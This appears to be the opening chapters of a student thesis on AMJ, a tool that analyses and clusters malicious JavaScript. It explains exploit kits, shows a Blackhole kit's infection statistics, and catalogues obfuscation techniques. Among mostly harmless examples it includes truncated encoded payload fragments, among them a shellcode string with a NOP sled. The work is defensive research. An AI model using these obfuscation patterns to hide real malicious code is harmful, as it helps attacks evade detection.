Imperial College London

MEng Individual Project

Imperial College London

Department of Computing

AMJ: An Analyzer for Malicious JavaScript

Author:
Hongtao Li

Supervisor:
Dr. Sergio Maffeis

Second Marker:
Dr. Mahdi Cheraghchi

June 18, 2018

Abstract

Internet is becoming an integral part of human life. Apart from the conveniences that Internet brings to us, security is the major concern. Attacker finds vulnerabilities of network system and compromise victims account for money and/or information. Due to the asymmetric adversarial cycle between attackers and defenders, it is always hard for the defenders to predict how the new attacks will evolve.

In this project we present **AMJ** – An Analyzer for Malicious JavaScript which is a static analyzer integrated with partial dynamic execution functionalities that can help us to study the obfuscation patterns in malicious files. The relations behind malicious samples are very complicated. Nevertheless, AMJ's clustering component, was built on machine learning based on pattern, allows us to study these samples in a systematic way. AMJ also builds up a connection between known and unknown samples.

Acknowledgements

I would like to take this opportunity to thank my parents for their support and encouragement that allows me to study here in Imperial.

To my supervisor Dr. Sergio Maffeis for providing me this opportunity to explore this fantastic project, and supporting me working on it. I would also like to thank my personal tutor Dr. Robert Chately for his advice and support during the terms.

To all my friends and colleagues for their companionship throughout my degree.

Contents

1 Introduction **8**

1.1 Motivation . . . 8

1.2 Objectives . . . 9

1.3 Challenges . . . 10

1.4 Contribution . . . 10

2 Background **12**

2.1 Inconsistent JavaScript across Browsers . . . 12

2.2 Exploit Kit . . . 13

2.2.1 Anatomy of an Exploit Kit . . . 13

2.2.2 Exploit Kit Generated Malware . . . 14

2.3 JavaScript Obfuscation Techniques . . . 14

2.3.1 Randomization Obfuscation: . . . 14

2.3.2 Number Obfuscation: . . . 14

2.3.3 String Obfuscation: . . . 15

2.3.4 Obfuscated Field Reference: . . . 15

2.3.5 Logic Structure Obfuscation: . . . 16

2.3.6 Environment Interactions: . . . 16

2.4 Benign and Malicious JavaScript . . . 17

2.5 JavaScript Packing & Obfuscation Tool-kits . . . 17

2.6 JavaScript Parsers . . . 18

2.6.1 Esprima . . . 18

2.7 Related Work . . . 19

2.7.1 Static Analysis . . . 19

2.7.2 Dynamic Analysis . . . 22

3 Project AMJ **26**

3.1 Project Overview & Overall Design . . . 26

4 AMJ – Feature Extraction Component **28**

4.1 Tracking String Variables . . . 28

4.1.1 Variable Initialization & Variable Assignment . . . 28

4.1.2 Variable Scopes . . . 29

4.1.3 Data Structure . . . 30

4.1.4 varMap Usage 31
4.2 Capturing All Possible Values 35
4.2.1 Value Propagation 40
4.3 Partial Dynamic Execution 41
4.3.1 String Related Functions 41
4.3.2 Array Related Functions 43
4.3.3 User-defined Function 45
4.3.4 Payload Extraction – eval() 49
4.3.5 Dynamic Evaluate Expression Values 50
4.3.6 New In AMJ – String Heuristic 51
4.4 Feature Extraction 53
4.4.1 Variable Declaration & Assignment 53
4.4.2 Function Call 56
4.4.3 Implied Features & Environment Related Operation 58
4.4.4 Special Syntax Features 60
4.4.5 Others 62
4.4.6 Capture the Context 63

5 AMJ – Clustering Component **66**
5.1 Pre-processing & Scaling 66
5.2 Clustering 68
5.2.1 Hierarchical Clustering 68
5.2.2 Dendrogram 70
5.3 Customized Visualization Tool 71
5.4 Classification 74
5.4.1 K-Nearest Neighbors Algorithm 74

6 Evaluation **76**
6.1 The Dataset 76
6.1.1 Features Summary in Datasets 76
6.2 Feature Extraction Evaluation 78
6.2.1 Compare with Related Researches 79
6.3 Payload Evaluations 85
6.3.1 Payload Outer Layer 86
6.3.2 Payload Examples 86
6.3.3 Summary 89
6.4 Case Study – Nemucod Ransomware 90
6.4.1 Related Variants 95
6.5 Clustering & Classification Evaluation 98
6.5.1 Different Linkage Matrix 98
6.5.2 Cross Validation 100
6.5.3 Cross Validation Result Analysis 101

6.5.4 Clustering & Classification Analysis Conclusion 107
6.6 Overall Performance Evaluation 108
6.6.1 Feature Extraction 108
6.6.2 Clustering & Classification 109

7 Conclusion 110
7.1 AMJ Milestone 111
7.2 Future Work 112
7.2.1 Path-Sensitive Analysis 112
7.2.2 Dimensionality Reduction 112

A Dynamic Execution Result 114
A.0.1 String Related Functions 114
A.0.2 Array Related Functions 117

B Feature Vector Attributes 118

C "Erroneous" JavaScript Found in Dataset 119
C.1 SyntaxError 119
C.1.1 Unexpected token "=" 119
C.1.2 Unexpected token ":" 119
C.1.3 Unexpected token "(" 119
C.1.4 Invalid hexadecimal escape sequence 120
C.2 ReferenceError : Invalid left-hand side in assignment 120
C.2.1 Hyphen in variable name 120
C.2.2 Assigning to this 120
C.3 ReferenceError : Invalid left-hand side expression in postfix operation 120
C.3.1 "++" in between strings 120

D Dataset Feature Summary 121

E AMJ User Guide 123
E.1 Install 123
E.2 Analysis One Specific JavaScript/HTML File 123
E.3 Analysis The Dataset 124
E.4 Cluster Known Samples 125
E.5 Classify New Samples 125

References 125

List of Figures

1.1 Adversarial cycle (from KIZZLE [16]) . . . 9

2.1 Blackhole EK Control Panel . . . 13
2.2 Esprima AST example . . . 18
2.3 Esprima Tokenization Example . . . 18

3.1 AMJ Feature Extraction . . . 26
3.2 AMJ Clustering . . . 27
3.3 AMJ Classification . . . 27

4.1 Value Flow Example . . . 40

5.1 Agglomerative Hierarchical Clustering . . . 68
5.2 Example Dendrogram . . . 68
5.3 Dendrograms from 2011's Dataset . . . 70
5.4 Pattern Spider Chart & Context Spider Chart . . . 71
5.5 Compact Spider Chart . . . 71
5.6 Dendrograms from 2015's Dataset (cut for 20 clusters) . . . 73
5.7 Dendrograms from 2015's Dataset (cut for 20 clusters) . . . 73
5.8 K-Nearest Neighbors Algorithm . . . 74

6.1 Regression Test . . . 78
6.2 Update Expected Results . . . 78
6.3 2011 dendrograms with different linkage matrix . . . 99
6.4 Cross Validation . . . 100
6.5 2011 - average linkage matrix: Mis-Match Rate w.r.t. K . . . 101
6.6 2011 - ward linkage matrix: Mis-Match Rate w.r.t. K . . . 101
6.7 2017 - average linkage matrix: Mis-Match Rate w.r.t. K . . . 102
6.8 2011-dendrogram cut for 5 clusters . . . 102
6.9 2017-dendrogram cut for 5 clusters . . . 103
6.10 2011-dendrogram cut for 10 clusters . . . 103
6.11 2017-dendrogram cut for 10 clusters . . . 103
6.12 2011-dendrogram convex region(black) . . . 104
6.13 2017-dendrogram convex region(black) . . . 104

6.14 2015-dendrogram convex region(black) 104
6.15 2015-dendrogram-20(200 randomly picked samples) 105
6.16 Clustering Performance 109

7.1 AMJ with other related works 110

E.1 AMJ Feature Extraction Usage 123
E.2 AMJ Utils Script Debug Mode 124
E.3 AMJ Clustering Script Usage 125
E.4 AMJ Classification Script Usage 125

List of Tables

2.1 JStill: JavaScript Obfuscation Tools 17

4.1 String Related Functions 41
4.2 Array Related Functions 43
4.3 Feature Summary 53

5.1 Feature & Context Data 67
5.2 Punctuator & Keyword Data 67

6.1 The usage of JavaScript Obfuscation Techniques 80
6.2 AMJ: Comment Ratio Summary 80
6.3 AMJ: String Concatenation Features Summary 80
6.4 AMJ: Encoding Related Features Summary 81
6.5 AMJ: Encoding Related Features Summary 82
6.6 Nofus: selected features 84
6.7 AMJ: Encoding Related Features Summary 84
6.8 AMJ: Payloads Summary 86
6.9 Cophenetic Correlation w.r.t Linkage Matrices with Euclidean Distance 98
6.10 2011 average mis-match rate 102
6.11 2017 average mis-match rate 102
6.12 2015 average mis-match rate 105
6.13 2011-5 local cophenet 105
6.14 2017-5 local cophenet 105
6.15 2011-10 local cophenet 106
6.16 2017-10 local cophenet 106
6.17 2011 & 2017 average local cophenet values 106
6.18 2015-5 local cophenet 106
6.19 2015-10 local cophenet 106
6.20 2015 average local cophenet values 106
6.21 Clustering performance on 2016's dataset (in seconds) 109

Chapter 1

Introduction

Internet is part of our lives now, apart from all the convenience it brings to us, cybercrime and cybersecurity are hot topics these days. With global cybercrime damages predicted to cost $6 trillion annually by 2021[2], it's important to be in-the-know about the potential threat cybercrime poses, the impact it is having, and what can we do to. One of the biggest challenges in the world of cybersecurity is that the nature of threats are constantly evolving. We are having difficult time to understand and prevent attacks before hand.

1.1 Motivation

Among all kinds of cyber threats, scripting techniques are a widely embraced tactic by attackers. Some malware employed these techniques during their entire operations, and others for some specific purpose. One of the top scripting languages that are wildly used in the cyber world is **JavaScript** [1] due to its outstanding functionality. Its presence in a website can solve many problems, however it can also introduce critical security issues. Its expressiveness and dynamic feature is often misused by attackers. By exploiting numerous vulnerabilities in various web applications, attackers can launch a wide range of attacks such as cross-site scripting(XSS) [10], cross-site request forgery(CSRF) [11], drive-by downloads [12], etc.

Malicious JavaScript usually arrive on a user's machine through embedded in an attachment of spam emails or via browser attacks. Attackers breach those legitimate but vulnerable websites and infect it with malware or create their own phishing websites. When new visitors arrive (via web browser), the infected site attempts to force malware onto their systems by exploiting vulnerabilities in their browsers, then infect the user's machine without consent.

In recent years, cybersecurity companies spend a lot efforts on anti-virus softwares to protect user. However, in order to combat improved security methods, attackers often turn to obfuscation to evade detection. Several obfuscation and anti-emulation tricks could be applied to malicious JavaScripts. The most commonly used is hiding malicious code inside string variables, and *unpack* them back to code via JavaScript *eval()* function at runtime.

At the end of 2006, the first Exploit Kit MPack [4] was released, since then Exploit Kits[1] have become one of the most popular methods of mass malware or RAT[2] distribution by criminal groups. Exploit Kit allows attackers to share and quickly reuse malware components in line with the best software engineering guidelines which lowers the barrier to entry for attackers.

[1]Exploit kits are automated threats that utilize compromised websites to divert web traffic, scan for vulnerable browser-based applications, and run malware. [Exploit Kits]

[2]Remote Access tools, when used for malicious purposes, are known as a Remote Access Trojan (RAT)




Figure 1.1: Adversarial cycle (from KIZZLE [16])

In the world of cybersecurity, the relationship between the role of the attacker and the role of the defender is a highly asymmetric. Attacker can always use the existing anti-virus software to test their new attacks, if the attack was detected, they would just need to make minor changes like applying more obfuscation techniques or changing the order of those applied techniques accordingly, until it can evade the detection. However, on the defender side, reverse engineering an obfuscated script is much harder than what attacker had done. The time that an attacker spent on create a malware variant is only a fraction of the time needed for a defender.

1.2 Objectives

Since the existence of Exploit Kits and the psychology of the cyber criminals (i.e. reusing malware components), there must be some invariants in those malicious JavaScript. In order to study the patterns and relations behind those malicious JavaScript, we need to a analyzer that could not only analyzer on a single sample, but also for a set of samples.

Most malicious JavaScript was written in a way that is not human readable (obfuscated). It would be very difficult to understand what a piece of code is doing. However, from the machine perspective, obfuscated code is no different than regular codes. Because they still need to obey the JavaScript Syntax otherwise it won't be able to get execute. Therefore, with the help of JavaScript parser, we want to have a tool that can capture the techniques used in the malicious code and produce some useful feedbacks for us.

However, at most of the time the payload[3] of the malicious files are hidden inside. The obfuscated code is *unpacked* at the runtime. To cover the shortage of purely static checkers, we should also include some dynamic executions that could help on de-obfuscation in order to capture more robust features.

Moreover, among the huge number of malicious samples, checking them one by one and finding the patterns manually is almost impossible. Therefore, we need to find a way to group up the samples that are similar to each others (having similar invariants). So that, we could study based on groups and finding relations between files. This project should be able to provide information about the relations between different patterns.

The malicious JavaScript is evolving constantly overtime, therefore after study all samples we

[3]In computer security, the payload is the part of the private user text which could also contain malware such as worms or viruses which performs the malicious action; deleting data, sending spam or encrypting data.

captured before, we need to set up a connection between the known samples and the unknown ones. Upon finding new malicious JavaScript, AMJ should be able to classify it to one of our known groups or detect it is so different that need to be added to a new separate group.

1.3 Challenges

Creating an analyzer for malicious script from scratch requires many knowledge about the JavaScript language itself as well as the malicious patterns attacker would use. The dynamic feature of JavaScript allows attacker to apply various of the obfuscations techniques to hide the malicious code and evade detection. Therefore, the biggest challenge for analyzing a single malicious JavaScript is to figure out the following two questions: what patterns to focus on? and how to capture them?

On the other hand, since we want to find the invariants behind those malicious samples. We need to find a way to built up connections between the samples, and study them based on groups. Therefore, we have to figure out two more questions: how to group up the samples? and what can we learn from the result?

1.4 Contribution

The main logic for feature extraction in AMJ is written in JavaScript with the help of JavaScript parser – Esprima [30]. The clustering and classification scripts are written in Python. Python libraries, *scipy* and *sklearn* are used for the machine learning algorithms and AMJ provides the following four main functionalities:

- **Variables Tracking & Features Capture:** [Section 4.1] AMJ could track all variables statically with our own string heuristic / approximation method to catch malicious function calls and operations, then store these information as features [Section 4.4] . We could easily see the actual intent of the malicious files. (e.g. trying to eval a string variable, or the result of a string concatenation, etc.).
- **Partial Dynamic Executions & Payload Extraction:** [Section 4.3]
In order to capture more robust features and cover the shortage of purely static checks, we included a partial dynamic execution component in AMJ. The dynamic component will try to execute some of the function calls and expressions like *eval(), unescape(), replace(), etc.*. From that, we are able to see the de-obfuscated payloads. Then further analysis could be performed.
- **Clustering known malicious JavaScript samples into clusters:** [Section 5.2]
Unsupervised machine learning algorithm - Hierarchical Clustering is used in AMJ to analysis the known malicious samples based on the patterns captured before, then cluster them into different groups. All files within the group would have very high similarities syntacticly or the obfuscation techniques used. We created our own visualization tool to help further analysis on each cluster.
- **Classification for unknown malicious JavaScript:**[Section 5.4]
When finding new malicious JavaScript, AMJ could classify it into the most related known clusters. Therefore, we would be able to figure out whether the new malware instance was evolved from one of the known samples or is a brand new category. This classification module has also been used for cross validation for the clustering evaluations.

Chapter 2

Background

2.1 Inconsistent JavaScript across Browsers

Unlike C++ or Java, JavaScript is an interpreted language, which means JavaScript doesn't need to be compiled into bytecode before executed. Nowadays, some modern browsers use a technology known as Just-In-Time (JIT) [6] compilation, which compiles JavaScript to executable bytecode just as it is about to run and some research groups are working on malicious JavaScript analysis based on those bytecode.

Historically, JavaScript was plagued with cross-browser compatibility problems — back in the 1990s, the main browsers were Internet Explorer and Netscape [7]. They had scripting implemented in different language flavours (Netscape had JavaScript, IE had JScript and also offered VBScript as an option), and while at least JavaScript and JScript were compatible to some degree (both based on the ECMAScript specification [3]), things were often implemented in conflicting, incompatible ways, causing developers many nightmares.

Such incompatibility problems persisted well into the early 2000s, as old browsers were still being used and needed supporting. This is one of the main reasons why libraries like jQuery [8] came into existence — to abstract away differences in browser implementations so simplify the client-side scripting of HTML.

This situation was improved since then, but cross-browser JavaScript is still causing some issues today. Especially the DOM[1] implementations across browsers. Partly because at one point there was no DOM specification so browsers could do whatever they wanted in terms of making up the rules for how to access and manipulate HTML elements in a web page.

Following are some examples for inconsistency problems (IE in particular):

- *window.attachEvent()* for IE, *window.addEventListener()* for others
- *innerText()* for IE, *textContent()* for others.
- *getElementById()* returns the name of elements in IE and Opera instead of the element Id

Also the regular expression engines might behave differently across browsers. All these inconsistencies give attackers opportunity to write malicious JavaScript code that targeting some specific browsers or platforms.

[1]The Document Object Model (DOM) is a cross-platform and language-independent application programming interface that treats an HTML, XHTML, or XML document as a tree structure wherein each node is an object representing a part of the document. The objects can be manipulated programmatically and any visible changes occurring as a result may then be reflected in the display of the document.


2.2 Exploit Kit

Exploit kits were developed as a way to automatically and silently exploit vulnerabilities in browsers, operating systems or other programs (Adobe Flash, etc.) while browsing the web. Due to their highly automated nature, exploit kits have become one of the most popular methods of mass malware or remote access trojan (RAT) that distributed by criminal groups.

2.2.1 Anatomy of an Exploit Kit

An exploit kit has two primary parts:

1. **A control panel** that allows attackers to easily generate malicious website files (.html; .js; .php; etc.) and upload them to any website they have access to. It also provides criminals with real-time performance stats, so they can keep track of how many people are visiting infected web pages, and how many are being successfully infected.



STATISTIC

TOTAL INFO — 42666 HITED, 19503 HOSTS, 1770 LOADS — 9.08% LOADS

TODAY INFO — 0 HITED, 0 HOSTS, 0 LOADS — 0.00% LOADS

EXPLOITS	LOADS	% ↑
MDAC ›	759	44.28
Java SMB ›	408	23.80
Java OBE ›	382	22.29
IEPeers ›	121	7.06
PDF LibTiff ›	39	2.28
PDF ›	5	0.29

OS	HITS	HOSTS	LOADS ↑	%
Windows XP	17228	8149	913	11.20
Windows Vista	5874	2797	456	16.30
Windows 7	11521	6133	392	6.39
Windows 2003	110	50	9	18.00
Windows 2000	52	25	1	4.00
Windows 98	9	9	1	11.11
Mac OS	5768	1846	0	0.00
Linux	2101	622	0	0.00
Windows NT	2	2	0	0.00
Windows 95	1	1	0	0.00

BROWSERS ↓	HITS	HOSTS	LOADS	%
Chrome ›	8136	3742	11	0.29
Firefox ›	7347	3464	246	7.10
MSIE ›	15474	9229	1500	16.25
Mozilla ›	557	279	2	0.72
Opera ›	522	255	9	3.53
Safari ›	10630	2729	5	0.18

THREADS	HITS ↑	HOSTS	LOADS	%
setup2432 ›	28879	6569	761	11.58
t10000-1 ›	10839	10681	788	7.38
setup783 ›	1698	1687	206	12.21
setup654 ›	1242	574	15	2.61
setup637 ›	7	3	0	0.00
setup271 ›	1	1	0	0.00

COUNTRIES	HITS	HOSTS ↑	LOADS	%
United States	17730	5576	573	10.28
Italy	5545	5474	336	6.14
Spain	2556	2492	199	7.99
Australia	6569	1572	250	15.90
Brazil	1612	1555	120	7.72
Argentina	1233	1167	136	11.65
Canada	1856	469	54	11.51
United Kingdom	1947	440	33	7.50
Other country	519	116	14	12.07
Singapore	135	79	4	5.06
New Zealand	275	58	12	20.69
India	189	40	3	7.50
Ireland	228	33	2	6.06
Philippines	123	26	0	0.00
Germany	99	23	2	8.70
Other	2050	383	32	8.36

Figure 2.1: Blackhole EK Control Panel

(www.trustwave.com/Resources/SpiderLabs-Blog/\T1\textquotedblleftCatch-Me-If-You-Can\T1\textquotedblright--Trojan-Banker-Zeus-Strikes-Again-(Part-2-of-5)/)

2. **The web page component** generated by the control panel, which contains the exploits and allows attackers to auto-infect visitors to the web page via vulnerabilities in their web browsers. Anyone unlucky enough to view these sites will be attacked. If their browsers or an applications they're running have a vulnerability that attacker was targeting. The exploit kit can take advantage of it to infect the visitor.

2.2.2 Exploit Kit Generated Malware

In practice, the Exploit Kit generated code structured like an onion. The core malicious part, the payload, which is hidden inside multiple layers of obfuscations, will only be unpacked at the runtime. In later section we will demonstrate one example of "peeling the onion". [Section 4.3.4]

Many researches found out that the outer layers of these payloads change very fast over the time, often via randomization created by code packers, while the inner layers change more slowly, for example because they contain rarely-changing CVEs [16].

2.3 JavaScript Obfuscation Techniques

Most malicious JavaScript would always apply a combination of obfuscation techniques in order to hide its malicious intent and evade detection for anti virus engines. Attackers can easily generate malicious files via Exploit Kits. As defenders, we want to understand and analyze the patterns in those malicious JavaScript (auto generated and those written by attackers), we need to study the usage of different JavaScript obfuscation techniques in a systematic way. The following are the six categories based on different operations, more details can be found in [22]:

2.3.1 Randomization Obfuscation:

1. Insert some elements of JavaScript code such as white space [20] and unnecessary comments[2].
2. Randomly replace variable and function name.
3. Randomly create irrelevant variables.

Attackers usually combine the above three randomization techniques together to increase the chance of evading the detection. Following code snippets show the result after randomization:

```
function myFunction(name) {
    alert("Hello " + name);
}
var myName = "world";
myFunction(myName);
```

(original code)

```
function _0xa88(_0x94e9x2) {
    alert("Hello " + _0x94e9x2)
}///random comment
var _763k = "world",_un=1;
_0xa88(_763k);var tt="x2";
```

(using randomisation)

2.3.2 Number Obfuscation:

Same number can be expressed in different ways by using basic arithmetic operations. (e.g. var x = 10, var x = 5+5, var x = 1000/100, etc.). Malware author usually applys extra operations on numeric values to hide its raw value in order to evade the static checks. In the example below, we can see the number obfuscation techniques were applied on loop conditions as well as assignment.

```
for (aelnkqDCQVR=(-62+62)/799;aelnkqDCQVR<(271+903)/587;aelnkqDCQVR++) {
        KdWAKcfCI[aelnkqDCQVR]=(-975+975)/669;
        ...
}
```

[2]White space includes space character, tab, line feed, form feed and carriage return. Because of JavaScript interpreters ignore white space characters and comments these changes won't affect the semantics of the code.

2.3.3 String Obfuscation:

String obfuscation techniques are widely used by malware author. Apart from some special string obfuscations based on JavaScript language behaviors[3]. Encoding and string manipulation are the two main categories of string obfuscation:

1. **Encoding:** Encoding changes the presentation of a string and makes the code hard to interpret by humans but it doesn't change the actual meaning of the string. This technique can be used to protect code privacy or intellectual property as well as to evade detection.
   (a) URL Encoding(% Encoding)
   (b) Unicode Encoding
   (c) Customised Encoding Function (decode during execution)

```
document.write(unescape("%3c%61%70%70%6c%65%74%20%63%6f%64..."))
shellcode = unescape("%u9090%u9090%u9090%uC929%uE983%uD9DB%uD9EE%u2474...")
```

(encoding examples)

2. **String Manipulation:** Scripts were split into tiny strings: the whole malicious JavaScript would be split into sub strings (normally of two to five characters) that would be concatenated during execution by *eval()* function. Malware author always applies the randomization obfuscation together to randomize the order to assignments.
   (a) **String Concatenation**: split a string into the concatenation of several sub-strings. This usually used along with *eval()* or *document.write()* to executed the concatenated string.
   (b) **Character Substitution**: usually used with the *replace()* function and regular expression to substitute some of the characters in the given string before executing.
   (c) **Keyword Substitution**: use a variable to substitute JavaScript keywords.

```
var t2="ri"+"te"+"("+"\"";
var t3="hello"+"world"+"\""+");";
var t1="doc"+"um"+"ent"+"."+"w";
eval(t1+t2+t3);
```

(concatenation)

```
var str="!@h@e&&*1)1++ow?o/rld";
document.write(
    str.replace(/[^a-zA-Z0-9]/g,"")
);
```

(character substitution)

```
var test=document;
test.write("helloworld");
```

(keyword substitution)

```
document.write("helloworld");
```

(original code)

2.3.4 Obfuscated Field Reference:

JavaScript allows an object property being accessed in two different ways: square bracket (**object["field"]**) and dot notation (**object.field**). So that the index expression may be computed and using string obfuscation stated above to obfuscate the code.

```
document["write"](evil_code); //document.write(evil_code);

var b = {obj1:"str1", obj2:"str2"};
b["obj1"]["replace"](/1/,"2")];     //b.obj2 => "str2"
```

(obfuscated field reference example)

[3]"(![]+[])[+[]]+(![]+[])[+!+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]" will be evaluated to string "fail".

2.3.5 Logic Structure Obfuscation:

Attacker may change the logic structure to manipulate the execution paths of JavaScript code [21]. Changes won't affect the original semantics.

1. insert some instructions which are independent to the functionality
2. add/change some conditional branches

```
var i = 100;
if (i < 10) {
    alert("never!"); // dead code
}
for (i = 0; i < 100; i++) {
    if (i == 50) {
        document.write("helloworld");
    }
}
```

(logic structure obfuscation example)

In the above example instructions "if (i<10) {...}" and an extra conditional branch inside the for loop "if (i==50) {...}" was added. This obfuscation technique is mainly targeting dynamic checking engines, the inserted instructions complicate the execution path checks.

2.3.6 Environment Interactions:

Nofus [18] mentions this topic in their research paper. JavaScript is embedded in web pages to be run for clients within a web browser. The DOM allows several types of obfuscation can be applied. Attacker can scatter the JavaScript code across the HTML page using multiple <script>blocks to make it harder to reverse engineer (one script can be split into several script blocks or even loaded remotely from a file).

```
<script>
var a="helloworld";
alert(a);
</script>
```

(self-contained block)

```
<script>
var a="helloworld";
</script>
...
<script>
alert(a);
</script>
```

(multiple script blocks)

```
<script src="helloworld.js">
</script>
...
<script>
alert(a);
</script>

[helloworld.js]
var a="helloworld";
```

(remote source file)

JavaScript can also be hidden in environment events. (e.g. button onclick event, etc.) This prevents the malicious code being detected by simply extracting the <script>blocks from the page.

```
<!DOCTYPE html>
<html>
<body>
    <button onclick="(function f() {eval('evil_code');})()">myButton</button>
</body>
</html>
```

(script in events)

2.4 Benign and Malicious JavaScript

Obfuscation doesn't imply malicious. JavaScript obfuscation techniques often be used in benign code as well in order to protect code privacy or intellectual property [21], company will use some obfuscation techniques to reduce the readability of their JavaScript code. We can find a lot benign websites that applying obfuscation techniques from Alexa top list websites [13].

The main difference is, malicious JavaScript exploits obfuscation to hide its malicious intent to evade the detection and doesn't care the performance of the code after obfuscation while the benign code won't downgrading the execution performance by applying obfuscation.

2.5 JavaScript Packing & Obfuscation Tool-kits

Tool-kits like Dean Edwards Packer [5] could be used to remove all extra white spaces in code to reduce human readability. Moreover, tool-kits such as JavaScript Obfuscator [34] could be used to obfuscated a piece of JavaScript directly. Such tools were also used by many malware authors to obfuscated parts of their malicious code.

```
// original code
function sayHi(name){
    console.log("Hi" + name);
}

// packed code
function sayHi(name){console.log("Hi"+name)}

// obfuscated code
var _0xbded=["\x48\x69","\x6C\x6F\x67"];function sayHi(_0xebbfx2){console[_0xbded
    [1]](_0xbded[0]+ _0xebbfx2)}
```

(obfuscate and pack exampl

As part of the JStill [25]'s survey, they investigated the obfuscation techniques adopted by the top 10 most popular JavaScript obfuscation tools. 7 out of 10 tools use both encoding/encryption based obfuscation and data obfuscation.

Tools	Techniques
Thicket	D, A, S
Jasob	D
JS Obfuscator	D, A
Stunnix	D, A
JCE Pro	D, A
ScrEnc	D, A, C
Shane	D, A
Dean	D, A
Jammer	D
JSCrunch Pro	D

Table 2.1: JStill: JavaScript Obfuscation Tools

where D: Data Obfuscation, A: ASCII/Unicode/Hexadecimal Encoding, C:Customized Encoding Functions, S: Standard Encryption and Decryption

2.6 JavaScript Parsers

2.6.1 Esprima

Esprima [30] is a tool to perform lexical and syntactical analysis of JavaScript programs. Abstract Syntax Tree (AST) and Tokens produced from Esprima were used for feature capturing in AMJ. We will use both of them to demonstrate our observations and implementations in this report.

